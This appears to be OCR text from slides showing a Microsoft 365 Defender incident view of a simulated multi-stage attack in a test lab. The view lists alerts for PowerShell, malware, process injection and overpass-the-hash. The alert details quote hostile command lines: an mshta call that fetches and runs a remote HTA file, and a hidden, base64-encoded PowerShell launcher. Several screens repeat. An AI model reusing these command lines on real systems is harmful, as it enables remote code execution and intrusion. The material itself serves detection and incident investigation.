
Incidents > Multi-stage incident involving Initial access, Execution & Ex-filtration cross multiple assets

Manage incident | Consult a threat expert | Comments and history

Summary | Alerts (25) | Devices (2) | Users (2) | Mailboxes (1) | Investigations (12) | Evidence (54)

Grouped view | Customize columns | 50 items per page

Title	Linked by	Impacted Entities	Service source	Detection source	First activity	Assigned to
Suspicious URL clicked	Same device	cont-pollyharre.domain1.test.local	Microsoft Defender ATP	Microsoft Threat Protection	6/2/20, 3:57 PM	tomerb@mtptestlab01.onmicrosoft.com
A link file (LNK) with unusual characteristics was opened	2 reasons	cont-pollyharre.domain1.test.local	Microsoft Defender ATP	EDR	6/2/20, 3:58 PM	tomerb@mtptestlab01.onmicrosoft.com
5 alerts: Suspicious PowerShell command line	3 reasons	2 Devices	Microsoft Defender ATP	EDR	6/2/20, 3:58 PM	tomerb@mtptestlab01.onmicrosoft.com
Suspicious PowerShell command line	Same device	cont-mikebarden.domain1.test.local	Microsoft Defender ATP	EDR	6/2/20, 4:02 PM	tomerb@mtptestlab01.onmicrosoft.com
Suspicious PowerShell command line	Same device	cont-mikebarden.domain1.test.local	Microsoft Defender ATP	EDR	6/2/20, 4:02 PM	tomerb@mtptestlab01.onmicrosoft.com
Suspicious PowerShell command line	Same device	cont-pollyharre.domain1.test.local	Microsoft Defender ATP	EDR	6/2/20, 3:58 PM	tomerb@mtptestlab01.onmicrosoft.com
Suspicious PowerShell command line	2 reasons	cont-pollyharre.domain1.test.local	Microsoft Defender ATP	EDR	6/2/20, 3:58 PM	tomerb@mtptestlab01.onmicrosoft.com
Suspicious PowerShell command line	Same device	cont-pollyharre.domain1.test.local	Microsoft Defender ATP	EDR	6/2/20, 3:58 PM	tomerb@mtptestlab01.onmicrosoft.com
A script with suspicious content was observed	Same device	cont-pollyharre.domain1.test.local	Microsoft Defender ATP	EDR	6/2/20, 3:58 PM	tomerb@mtptestlab01.onmicrosoft.com
'Ploprolo' malware was detected	Same file	cont-pollyharre.domain1.test.local	Microsoft Defender ATP	Antivirus	6/2/20, 3:59 PM	tomerb@mtptestlab01.onmicrosoft.com
A potentially malicious URL click was detected	Manual association	polly.harrell@MTPTestLab01.onmicrosoft....	Office ATP	Office ATP	6/2/20, 3:59 PM	Automation
2 alerts: Suspicious process injection observed	Same device	cont-pollyharre.domain1.test.local	Microsoft Defender ATP	EDR	6/2/20, 4:00 PM	tomerb@mtptestlab01.onmicrosoft.com
Suspected overpass-the-hash attack (Kerberos)	2 reasons	CONT-POLLYHARRE.doma... adria...	Azure ATP	Azure ATP	6/2/20, 4:01 PM	tomerb@mtptestlab01.onmicrosoft.com
Successful logon using potentially stolen credentials	2 reasons	cont-mikebarden.domain1.test.local	Microsoft Defender ATP	Microsoft Threat Protection	6/2/20, 4:02 PM	tomerb@mtptestlab01.onmicrosoft.com
Suspicious PowerShell command line	Same device	cont-mikebarden.domain1.test.local	Microsoft Defender ATP	EDR	6/2/20, 4:02 PM	tomerb@mtptestlab01.onmicrosoft.com
Suspicious behavior by an HTML application was observed	Same device	cont-mikebarden.domain1.test.local	Microsoft Defender ATP	EDR	6/2/20, 4:02 PM	tomerb@mtptestlab01.onmicrosoft.com
Suspicious encoded content	Same device	cont-mikebarden.domain1.test.local	Microsoft Defender ATP	EDR	6/2/20, 4:02 PM	tomerb@mtptestlab01.onmicrosoft.com



통합 알림 조사

→ 단일 시퀀스를 통해 알림으로 이어지는 모든 활동

→ 영향을 받는 디바이스, 사용자 및 모든 관련 세부 정보를 한 번에 확인할 수 있어 빠르고 효과적인 조사가 가능

cont-mikebarden Risk level High

IT Team | LateralMTest | pollyh | Windows10

DOMAIN1\adrian.bard

ALERT STORY

Collapse all

6/2/2020 4:02:18 PM — [9608] **WmiPrvSE.exe** -secured -Embedding

4:02:19 PM — [7056] **mshta.exe** mshta http://192.168.0.15:9999/ttt222.hta

Process id	7056
Creation time	Jun 2, 2020 4:02:19 PM
Image file path	C:\Windows\System32\mshta.exe
Image file SHA1	99a0a1b05e60a5f1fc8a068f953f0510e0230efa
Image file creation time	Mar 19, 2019 7:45:40 AM
Is elevated	True
Integrity level	High

Suspicious PowerShell command line — Medium — Detected — New (True alert)

Suspicious behavior by an HTML application was observed — Medium — Detected — New

Suspicious PowerShell command line — Medium — Detected — New

4:02:19 PM — [9088] **powershell.exe** if([IntPtr]::Size -eq 4){$b='powershell.exe'}else{$b=$env:windir+'\syswow64\WindowsPowerShell\v1.0\powershell.exe'...

Original Commandline	"powershell.exe" -nop -w hidden -e aQBmACgAWwBJAG4AdABQAHQAcgBdADoAOgBTAGkAegBlACAALQBlAHEAIAA0A...
Process id	9088
Creation time	Jun 2, 2020 4:02:19 PM
Image file path	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
Image file SHA1	36c5d12033b2eaf251bae61c00690ffb17fddc87
Image file creation time	Mar 19, 2019 7:46:56 AM
Integrity level	High

Suspicious PowerShell command line

Medium — Detected — New

Alert state

Classification
True alert
Set Classification

Assigned to
tomerb@mtptestlab01.onmicrosoft.com

Alert details

Category
Execution

Techniques
T1086

Detection source
EDR

Detection status
Detected

Detection technology
Behavior,MachineLearning


Generated on
Jun 2, 2020 4:02:19 PM

First activity
Jun 2, 2020 4:02:19 PM

Last activity
Jun 2, 2020 4:02:19 PM

See in timeline
Consult a threat expert
Create suppression rule
Link alert to another incident

Manage this alert ...


Microsoft 365 Security
Incidents > Multi-stage incident involving Initial access, Execution & Ex-filtration cross multiple assets > Suspicious PowerShell command line
cont-mikebarden Risk level High
IT Team LateralMTest pollyh Windows10
DOMAIN1\adrian.bard
ALERT STORY
Collapse all
6/2/2020 4:02:18 PM
[9608] WmiPrvSE.exe -secured -Embedding
4:02:19 PM
[7056] mshta.exe mshta http://192.168.0.15:9999/ttt222.hta
Process id 7056
Creation time Jun 2, 2020 4:02:19 PM
Image file path C:\Windows\System32\mshta.exe
Image file SHA1 99a0a1b05e60a5f1fc8a068f953f0510e0230efa
Image file creation time Mar 19, 2019 7:45:40 AM
Is elevated True
Integrity level High
Suspicious PowerShell command line Medium Detected New (True alert)
Suspicious behavior by an HTML application was observed Medium Detected New
Suspicious PowerShell command line Medium Detected New
4:02:19 PM
[9088] powershell.exe if([IntPtr]::Size -eq 4){$b='powershell.exe'}else{$b=$env:windir+'\syswow64\WindowsPowerShell\v1.0\powershell.exe'...
Original Commandline "powershell.exe" -nop -w hidden -e aQBmACgAWwBJAG4AdABQAHQAcgBdADoAOgBTAGkAegBlACAALQBlAHEAIAA0A...
Process id 9088
Creation time Jun 2, 2020 4:02:19 PM
Image file path C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
Image file SHA1 36c5d12033b2eaf251bae61c00690ffb17fddc87
Image file creation time Mar 19, 2019 7:46:56 AM
Integrity level High
Consult a threat expert
Collaborate with Microsoft Threat Experts on investigating suspicious activities in your organization.
Ensure that the portal page for the alert or machine in question is in view while providing information for this inquiry.
Note: This and other relevant information will be shared with Microsoft Threat Experts to enable the best response to your inquiry.
Investigation topic
https://securitycenter.windows.com/incidents/21359/alerts
Provide the context of your investigation request so we can address your concerns.
Email
Enter the email address you'd like Microsoft Threat Experts to send their reply.
email@email.com
Submit
Privacy statment

cont-mikebarden Risk level High

IT Team | LateralMTest | pollyh | Windows10

DOMAIN1\adrian.bard

ALERT STORY

Collapse all

6/2/2020 4:02:18 PM — [9608] **WmiPrvSE.exe** -secured -Embedding

4:02:19 PM — [7056] **mshta.exe** mshta http://192.168.0.15:9999/ttt222.hta

Process id	7056
Creation time	Jun 2, 2020 4:02:19 PM
Image file path	C:\Windows\System32\mshta.exe
Image file SHA1	99a0a1b05e60a5f1fc8a068f953f0510e0230efa
Image file creation time	Mar 19, 2019 7:45:40 AM
Is elevated	True
Integrity level	High

Suspicious PowerShell command line — Medium — Detected — New (True alert)

Suspicious behavior by an HTML application was observed — Medium — Detected — New

Suspicious PowerShell command line — Medium — Detected — New

4:02:19 PM — [9088] **powershell.exe** if([IntPtr]::Size -eq 4){$b='powershell.exe'}else{$b=$env:windir+'\syswow64\WindowsPowerShell\v1.0\powershell.exe'...

Original Commandline	"powershell.exe" -nop -w hidden -e aQBmACgAWwBJAG4AdABQAHQAcgBdADoAOgBTAGkAegBlACAALQBlAHEAIAA0A...
Process id	9088
Creation time	Jun 2, 2020 4:02:19 PM
Image file path	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
Image file SHA1	36c5d12033b2eaf251bae61c00690ffb17fddc87
Image file creation time	Mar 19, 2019 7:46:56 AM
Integrity level	High

Suspicious PowerShell command line

Medium — Detected — New

Alert state

Classification
True alert
Set Classification

Assigned to
tomerb@mtptestlab01.onmicrosoft.com

Alert details

Category
Execution

Techniques
T1086

Detection source
EDR

Detection status
Detected

Detection technology
Behavior,MachineLearning

Generated on
Jun 2, 2020 4:02:19 PM

